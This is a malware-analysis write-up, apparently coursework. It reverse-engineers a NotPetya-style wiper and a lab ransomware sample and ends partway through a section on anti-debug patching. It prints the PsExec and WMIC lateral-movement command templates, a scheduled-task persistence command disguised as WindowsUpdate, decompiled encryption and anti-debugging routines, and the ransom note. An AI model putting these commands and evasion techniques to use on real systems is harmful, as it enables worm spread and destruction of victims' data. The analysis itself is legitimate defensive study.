# static_analysis.exe write-up:

## Important Functions:

| Function Name | Primary Function | Simplified Behavior |
|---|---|---|
| `check_killswitch` | **Anti-Vaccination** | Exits if specific mutex exists (prevents reinfection). |
| `create_instance_mutex` | **Execution Control** | Ensures only one copy runs at a time. |
| `extract_and_execute_payload` | **Dropper** | Drops `perfc.dat` and runs it via `rundll32`. |
| `schedule_reboot_task` | **Persistence** | Creates a task to force a system reboot. |
| `spread_via_smb_exploit` | **Propagation** | Scans Port 445 to spread via EternalBlue. |
| `spread_via_psexec` | **Lateral Movement** | Executes remotely using PsExec + admin creds. |
| `spread_via_wmic` | **Lateral Movement** | Executes remotely using WMIC commands. |
| `overwrite_mbr` | **Destruction** | Replaces bootloader with custom ransom screen. |
| `wipe_mft` | **Wiper** | Overwrites the Master File Table with junk. |
| `wipe_disk_sectors` | **Wiper** | Overwrites raw disk sectors to destroy data. |

## Defined Strings:

From the strings, we can obtain information at ease without observing through each and every function to check whether it is useful or not.

In this executable, I found some valuable strings such as,

- `Global\MsWinZonesCacheCounterMutexA0`: The specific mutex name the malware checks for upon startup; if found, the malware exits, which allowed defenders to create a "vaccine" file to stop the infection.

- `Global\NotPetyaInstanceMutex`: A synchronization object used to ensure only one instance of the malware runs on the machine at a time to prevent system crashes.
- `%SystemRoot%\perfc.dat`: The file path where the malware drops its main malicious payload (a DLL file) into the Windows directory.
- `rundll32.exe`: The legitimate Windows system tool used to execute the malicious `perfc.dat` payload, as the malware is a DLL and cannot run on its own.
- `rundll32.exe %SystemRoot%\perfc.dat #1`: The specific command line argument used to execute the first exported function (`#1`) of the malicious DLL.
- `wmic /node:"%s" /user:"%s" /password:"%s" process call create...`: A command string used to move laterally across the network by using Windows Management Instrumentation (WMIC) to run the malware on remote computers using stolen admin credentials.
- `%s -accepteula -u %s -p %s \\%s -c -f -s %SystemRoot%\perfc.dat`: A format string used to construct a command for `PsExec` (a remote admin tool), allowing the malware to copy itself to and execute on other machines in the network.
- `\\.\PhysicalDrive0`: A handle to the raw physical hard drive, which the malware opens to overwrite the Master Boot Record (MBR) with its custom bootloader.
- `\\.\C:`: A handle to the C: volume used to access the disk at a low level to wipe the Master File Table (MFT), destroying the file system structure.
- `C:\Windows\Temp\mbr_backup.bin`: A file path where the malware ostensibly saves a copy of the original MBR, though in this wiper variant, the data is usually discarded or rendered useless.
- `Ooops, your important files are encrypted...`: The text of the fake ransom note displayed on the "Red Skull" screen after the malware forces a system reboot.
- `schtasks /create /tn "WindowsUpdate" /tr ... /sc onstart /f /ru SYSTEM`: A command that creates a scheduled task disguised as "WindowsUpdate" to ensure the malware runs with highest privileges (SYSTEM) every time the computer starts.

Each of them gives off a huge hint of what the executable does and how it operates.

## Function Analysis:

### Infection & Evasion:

This section details how the malware ensures it is running safely and installs its primary payload.


### Identified Functions

- **`check_killswitch()`**
- **`create_instance_mutex()`**
- **`extract_and_execute_payload()`**

### Detailed Analysis

The malware begins by performing environmental checks. The function `check_killswitch` attempts to open a specific Named Mutex. (`Global\MsWinZonesCacheCounterMutexA0`). If this mutex exists, the malware assumes the machine is already infected (or vaccinated) and terminates execution to prevent errors.

Once cleared, `extract_and_execute_payload` extracts a resource from the binary and drops it into the Windows folder as `%SystemRoot%\perfc.dat`. It then executes this file using the command: `rundll32.exe %SystemRoot%\perfc.dat #1`.



```
                         extract_and_execute_payload                        XREF[2]:
                         extra_functions.c:114 (15)
1400016b4 55                 PUSH         RBP
1400016b5 48 89 e            MOV          RBP,RSP
1400016b8 48 83 ec 60        SUB          RSP,0x60
1400016bc 48 89 4d 10        MOV          qword ptr [RBP + embedded_payload],RCX
1400016c0 89 55 18           MOV          dword ptr [RBP + payload_size],EDX
                         extra_functions.c:115 (19)
1400016c3 48 8d 05           LEA          RAX,[s_%SystemRoot%\perfc.dat_140005232]
          68 3b 00 00
```

In the 2017 attacks, this specific behavior was critical. Security researchers discovered that creating a read-only file named `perfc.dat` in the `C:\Windows` directory effectively stopped the malware from running.

## Propagation (Lateral Movement):

This section describes how the malware moves to infect the entire network without user interaction.


## Identified Functions

- `spread_via_smb_exploit()`
- `spread_via_psexec()`
- `spread_via_wmic()`


## Detailed Analysis

The malware employs a "try-and-fail" hierarchy for spreading:

1. **Exploit:** `spread_via_smb_exploit` scans for Port 445 and attempts the **EternalBlue** exploit (CVE-2017-0144). This sends a malicious packet that allows remote code execution on unpatched Windows machines.
2. **Living off the Land:** If the exploit fails, the malware uses `spread_via_psexec` and `spread_via_wmic`. It utilizes administrator credentials (harvested from memory) to authenticate legitimately against other machines and execute the payload using standard administration tools.



```
snprintf(command,0x200,"%s -accepteula -u %s -p %s \\\\%s -c -f -s %SystemRoot%\\perfc.dat",
         psexec_path,in_RDX,in_R8,in_RCX);
```



```
printf(command,0x200,
       "wmic /node:\"%s\" /user:\"%s\" /password:\"%s\" process call create \"rundll32.exe %Syst
       emRoot%\\perfc.dat #1\""
       ,in_RCX);
```

This behavior identifies the malware as a **worm**. By combining a military-grade exploit (EternalBlue) with standard admin tools, it could infect fully patched machines if they shared an administrator password with an unpatched machine.

# Persistence:

This section covers how the malware ensures it survives a reboot and forces the destruction phase.


## Identified Functions

- `schedule_reboot_task()`

## Detailed Analysis

The function `schedule_reboot_task` utilizes the Windows Task Scheduler (`schtasks`) to create a task.

- **Task Name:** "WindowsUpdate" (Disguise).
- **Trigger:** System Startup / Reboot.
- **Action:** Forces a system reboot (`shutdown /r /f`).



```
printf(command,0x200,
       "schtasks /create /tn \"WindowsUpdate\" /tr \"rundll32.exe %SystemRoot%\\perfc.dat #1\" /
       sc onstart /f /ru SYSTEM"
      );
```

The malware needs to reboot the computer to load its malicious kernel (the "Red Skull" screen). By scheduling a forced reboot disguised as a "Windows Update," the malware tricks the user into believing a normal system maintenance process is occurring.

## Destruction & Overwriting :


This section details the irreversible damage done to the system's disk structure.

### Identified Functions

- **`overwrite_mbr()`**
- **`wipe_mft()`**
- **`wipe_disk_sectors()`**

### Detailed Analysis

1. **Bootloader Destruction:** `overwrite_mbr` opens a handle to `\\.\PhysicalDrive0` (the raw hard disk). It overwrites the first sector (Sector 0) with a custom, malicious bootloader. This replaces the Windows loading process with the ransom note display code.



```
memcpy(custom_mbr + 0x100,
       "Ooops, your important files are encrypted.\r\nIf you see this text, then your files a
       e no longer accessible.\r\nYou might have been looking for a way to recover your files
       \r\nBut don\'t waste your time. Nobody can recover your files without our decryption s
       rvice.\r\n"
       , Size);
```

2. **File System Destruction:** `wipe_mft` accesses the raw volume `\\.\C:` and targets the Master File Table (MFT). It overwrites these records with `0xFF` or junk data.
3. **Data Corruption:** `wipe_disk_sectors` randomly overwrites sectors across the drive.

This behavior confirms the malware is a **Wiper masquerading as Ransomware**. The `wipe_mft` function destroys the file system index. Even if the victim pays the ransom, the "map" to their files is gone. The encryption key used for the MFT is randomly generated and discarded, making the "recovery service" promised in the note a lie.

# Ransomware.exe write-up


## Static Analysis:

Important Functions :

| Component | Function Name | Behavior |
|---|---|---|
| **Initial Setup** | `init_material` | Decodes static data using a fixed salt ( `0x4c` ). |
| **Anti-Debug** | `snug_ruffix` | Calls `sprato_hexthur` . If debugger found `ExitProcess` . |
| **Key Generation** | `hexvane_phox` + `main` | Static buffer XORed in `main` to create AES-256 key. |
| **Encryption** | `muskrat_foilx` | Uses `CryptGenRandom` (IV) + `CryptEncrypt` (AES-256-CBC). |
| **Ransom Note** | `ghost_type` | Spawns Notepad and uses `SendInput` to type the demand. |
| **Targeting** | `main` | Iterates specifically through `fake_important_files\` (non-recursive). |

**Defined Strings:**

Defined Strings help you find the important functions and it's easy to locate them based on the strings as it has a message and gives a hint of what the functions do in this executable



```
14000c3b8   fake_important...  "fake_importan...  ds
14000c3ce   %s*.*              "%s*.*"            ds
14000c3d4   Couldn't acquir...  "Couldn't acqui...  ds
14000c3ee   Init failed        "Init failed\n"    ds
14000c3fb   Couldn't impor...  "Couldn't impo...  ds
14000c414   Key imported       "Key imported\n"   ds
14000c422   couldn't open ...  "couldn't open ... ds
14000c440   Found: %s          "Found: %s\n"      ds
14000c450   Ooops, your im...  "Ooops, your i...  ds
```

From the above strings, we can see the message:


**Target Directory:**

- `fake_important_files\`

    - *Significance:* The malware hardcodes this path. It verifies that the directory exists and contains files before proceeding. It specifically skips `.` and `..` directories.

**Ransom Message:**

- *"Ooops, your important files are encrypted... Nobody can recover your files without our decryption service."*



"Ooops, your important files are encrypted.\r\n If you see this text, then your files are no longer accessible.\r\n You might have been looking for a way to recover your files.\r\n But don't waste your time. Nobody can recover your files without our decryption service.\r\n"

    - *Significance:* This string is passed to `ghost_type` at the very end of execution, confirming the malware's intent.

**Debug/Error Strings:**


- `"ollydbg"`, `"x32dbg"`, `"x64dbg"`, `"idag"`, `"scylla"`, `"windbg"`
    - *Significance:* Found inside `sprato_hexthur`. These are blacklisted tools the malware scans for.
- `"Could not generate IV"`, `"Could not import AES key"`
    - *Significance:* These error messages in `muskrat_foilx` and `main` confirm the use of Windows CryptoAPI.

## Function Analysis:

After digging through the defined strings and categorising the based on the value of the message, i found the functions responsible for the encryption and various other tasks that this executable does.

### Initial Setup:

**`init_material`**: Prepares global variables using bitwise operations (Rotate Right(`ROR`), `XOR`) and a fixed salt (`0x4C`).




```
undefined8 init_material(void)

{
  uint uVar1;
  int local_c;

  g_salt = 0x4c;
  for (local_c = 0; local_c < 8; local_c = local_c + 1) {
    uVar1 = ror8((&fixed_material.0)[local_c] ^ 0xa5,3);
    (&DAT_14000b000)[local_c] = (char)uVar1 + 0x1fU ^ g_salt;
  }
  return 1;
}
```

**Anti-Debugging:** `snug_ruffix`

This function acts as a gatekeeper. It calls a series of sub-functions to detect analysis environments. If any return `TRUE`, the process calls `ExitProcess(1).`




```
iVar2 = zigzag_elkorn();
if (iVar2 != 0) {
                    /* WARNING: Subroutine does not return */
  ExitProcess(1);
}
BVar3 = gruffol_fiorz();
if (BVar3 != 0) {
                    /* WARNING: Subroutine does not return */
  ExitProcess(1);
}
bVar1 = hapyok_pelarn();
if ((int)CONCAT71(extraout_var,bVar1) != 0) {
                    /* WARNING: Subroutine does not return */
  ExitProcess(1);
}
bVar1 = orion_kytabrush();
if ((int)CONCAT71(extraout_var_00,bVar1) != 0) {
                    /* WARNING: Subroutine does not return */
  ExitProcess(1);
}
bVar1 = openflap_sickote();
if ((int)CONCAT71(extraout_var_01,bVar1) != 0) {
                    /* WARNING: Subroutine does not return */
  ExitProcess(1);
```

**Important debug checks identified are:**

1. **Tool Detection (`sprato_hexthur`):** Scans for handles to known debugger DLLs (OllyDbg, x64dbg).
2. **Thread Hiding (`strilnix_gander`):** Calls `NtSetInformationThread` with the undocumented class `0x11` (ThreadHideFromDebugger). This detaches a debugger immediately if it is attached.
3. **Hardware Breakpoints (`prental_snoke`):** Queries `GetThreadContext` to check debug registers (`DR0DR3`).
4. **VEH Trap (`openflap_sickote`):** Registers a Vectored Exception Handler and intentionally crashes (`RaiseException`). If the debugger catches the crash, the malware's handler is skipped, triggering detection.
5. **Self-Locking (`tonlie_fegrin`):** Opens its own executable file with `FILE_SHARE_NONE`, preventing the analyst from moving or deleting the sample while it runs.
6. **`gruffol_fiorz` (Remote Flag):** Calls `CheckRemoteDebuggerPresent()`, which is often used to detect debuggers attached to a running process.
7. **`hapyok_pelarn` (Native Debug Port):** Uses the Native API `NtQueryInformationProcess` with the `ProcessDebugPort` (0x7) class. If a debugger is attached, the system opens a debug port, which this function detects.
8. **`pokvra_slum` (Timing Attack):** Calls `OutputDebugStringA`. If a debugger is attached, it captures this string, causing a slight delay. The malware measures this delay using `GetTickCount`.

**Cryptographic Algorithm (AES-256):**


- *Proof:* In `main`, the `BLOBHEADER` `ALG_ID` is set to `0x6610` as f in hex is `0x66` and `0x10` combined to form 0x6610 to set the algorithm in `wincrypt.h`, `0x6610` matches for Microsoft Algo ID of `CALG_AES_256`




```
local_298[4] = '\x10';
local_298[5] = 'f';
```

- *Key Size:* The blob header specifies a key size of `0x20` (32 bytes = 256 bits).
- **Mode (CBC):**

- *Proof:* muskrat_foilx calls CryptSetKeyParam with parameter 1 ( KP_IV ) and passes a 16-byte buffer. Only Cipher Block Chaining (CBC) requires an IV reset like this.



```
else {
  BVar1 = CryptGenRandom(hProv,0x10,local_48);
  if (BVar1 == 0) {
    printf("Could not generate IV\n");
    RtlSecureZeroMemory(local_20,(ulonglong)local_14);
    free(local_20);
    CloseHandle(local_10);
  }
```




```
else {
  BVar1 = CryptSetKeyParam(hKey,1,local_48,0);
  if (BVar1 == 0) {
    printf("Could not set IV\n");
    RtlSecureZeroMemory(local_20,(ulonglong)local_14);
    free(local_20);
    CloseHandle(local_10);
```

## Key Generation: hexvane_phox & main


The .exe file uses a **Deterministic Key Generation** scheme.

1. **Derivation ( hexvane_phox ):** This function takes the seed from init_material and passes it through complex transformations:



```
lse {
 hexvahe_phox(0,0,(undefined8 *)&g_decode_buffer);
 RtlSecureZeroMemory(&g_real_key,0x20);
 for (local_c = 0; local_c < 0x20; local_c = local_c + 1) {
   *(undefined *)((longlong)&g_real_key + (longlong)local_c) =
        (&g_decode_buffer)[local_c] ^ (&g_decode_buffer)[local_c + 0x20]
 }
 local_298[0] = '\b';
 local_298[1] = 2;
 local_298[2] = '\0';
 local_298[3] = '\0';
 local_298[4] = '\x10';
 local_298[5] = 'f';
 local_298[6] = '\0';
 local_298[7] = '\0';
 local_298[8] = ' ';
 local_298[9] = '\0';
 local_298[10] = '\0';
 local_298[0xb] = '\0';
 local_28c = g_real_key;
 local_284 = DAT_140010068;
 local_27c = DAT_140010070;
 local_274 = DAT_140010078;
 BVar1 = CryptImportKey(hProv,local_298,0x2c,0,0,&hKey);
 if (BVar1 == 0) {
   printf("Couldn\'t import AES key\n");
   RtlSecureZeroMemory(&g_real_key,0x20);
   CryptReleaseContext(hProv,0);
   iVar2 = 1;
 }
```

- **Inverse S-Box Substitution ( `drak_rinerva` ):** Uses a lookup table typical of AES decryption internals.




```
void drak_rinerva(longlong param_1)

{
  byte local_28 [16];
  ulonglong local_18;
  ulonglong local_10;

  for (local_10 = 0; local_10 < 0x10; local_10 = local_10 + 1) {
    local_28[local_10] = (&obf_3)[(int)local_10 - 7U & 0xf];
  }
  for (local_18 = 0; local_18 < 0x10; local_18 = local_18 + 1) {
    *(undefined *)(param_1 + local_18 + 0x20) = (&inv_secret_sbox)[(int)(uint)l
  }
  RtlSecureZeroMemory(local_28,0x10);
  return;
}
```

- **Galois Field Multiplication ( brast_feld ):** Performs matrix multiplication over GF(2^8).



```
for (local_c = 0; local_c < 4; local_c = local_c + 1) {
  for (local_10 = 0; local_10 < 4; local_10 = local_10 + 1) {
    local_38[(longlong)local_c + (longlong)local_10 * 4] = (&obf_4)[local_10 +
  }
}
for (local_14 = 0; local_14 < 4; local_14 = local_14 + 1) {
  for (local_18 = 0; local_18 < 4; local_18 = local_18 + 1) {
    local_19 = 0;
    for (local_20 = 0; local_20 < 4; local_20 = local_20 + 1) {
      local_49 = (&sec_gf2_inv)[(longlong)local_18 * 4 + (longlong)local_20];
      local_4a = local_38[(longlong)local_14 + (longlong)local_20 * 4];
      bVar1 = crolic_flurn(&local_49,&local_4a);
      local_19 = local_19 ^ bVar1;
    }
    local_48[(longlong)local_14 + (longlong)local_18 * 4] = local_19;
  }
}
```

2. **Final Construction ( main ):**
   - The output is a 64-byte buffer ( g_decode_buffer ).
   - The final 32-byte AES key is created by XORing the first half of the buffer with the second half:

## Payload Delivery: ghost_type

Instead of dropping a static text file, the malware simulates a "ghost in the machine" effect.

1. Launches notepad.exe .
2. Finds the window handle ( FindWindowA ).
3. Uses SendInput to inject keystrokes one by one, typing out the ransom note visible to the user in real-time.

## Dynamic Analysis:

### Analysis & Breakpoint Setup:


Static analysis revealed that the ransomware generates cryptographic parameters dynamically. To capture these, we attach a debugger and set breakpoints at critical function calls.

1. **Launch x64dbg** and load `ransomware.exe`.
2. **Locate Critical Addresses:**
    - **Key Generation:** From the breakpoint at <advapi32.CryptGenRandom> `00006FFFFF4EF740` , run each assembly until the dump in r8 changes which is the random key generated.

| | | | |
|---|---|---|---|
| 00006FFFFF4EF740 <advapi32.CryptGenRandom> | F3:0F1EFA | endbr64 | CryptGenRandom |

- **IV Generation/Usage:** Address `00006FFFFF4F1C30` (Instruction: points to `CryptSetKeyParam`).

and do the same thing until the IV can be found in the dump.




| Type | Address | Module/Label/Exception | State | Disassembly | Hi | Sum |
|---|---|---|---|---|---|---|
| Softw | | | | | | |
| | 00006FFFFF4EF740 | <advapi32.dll.CryptGenRandom> | Enabled | endbr64 | 0 | |
| | 00006FFFFF4F1C30 | <advapi32.dll.CryptSetKeyParam> | Enabled | endbr64 | 0 | |

## Anti-Debug Analysis & Patching

During the initial execution of the malware, the process terminated immediately upon detecting the debugger environment. Static analysis of the entry point revealed a security check function that validates the environment before proceeding to the encryption logic.

## Technical Identification

- **Target Function:** The malware calls an environment validation routine (identified as `snug_ruffix` in logic, but located at your specific base).
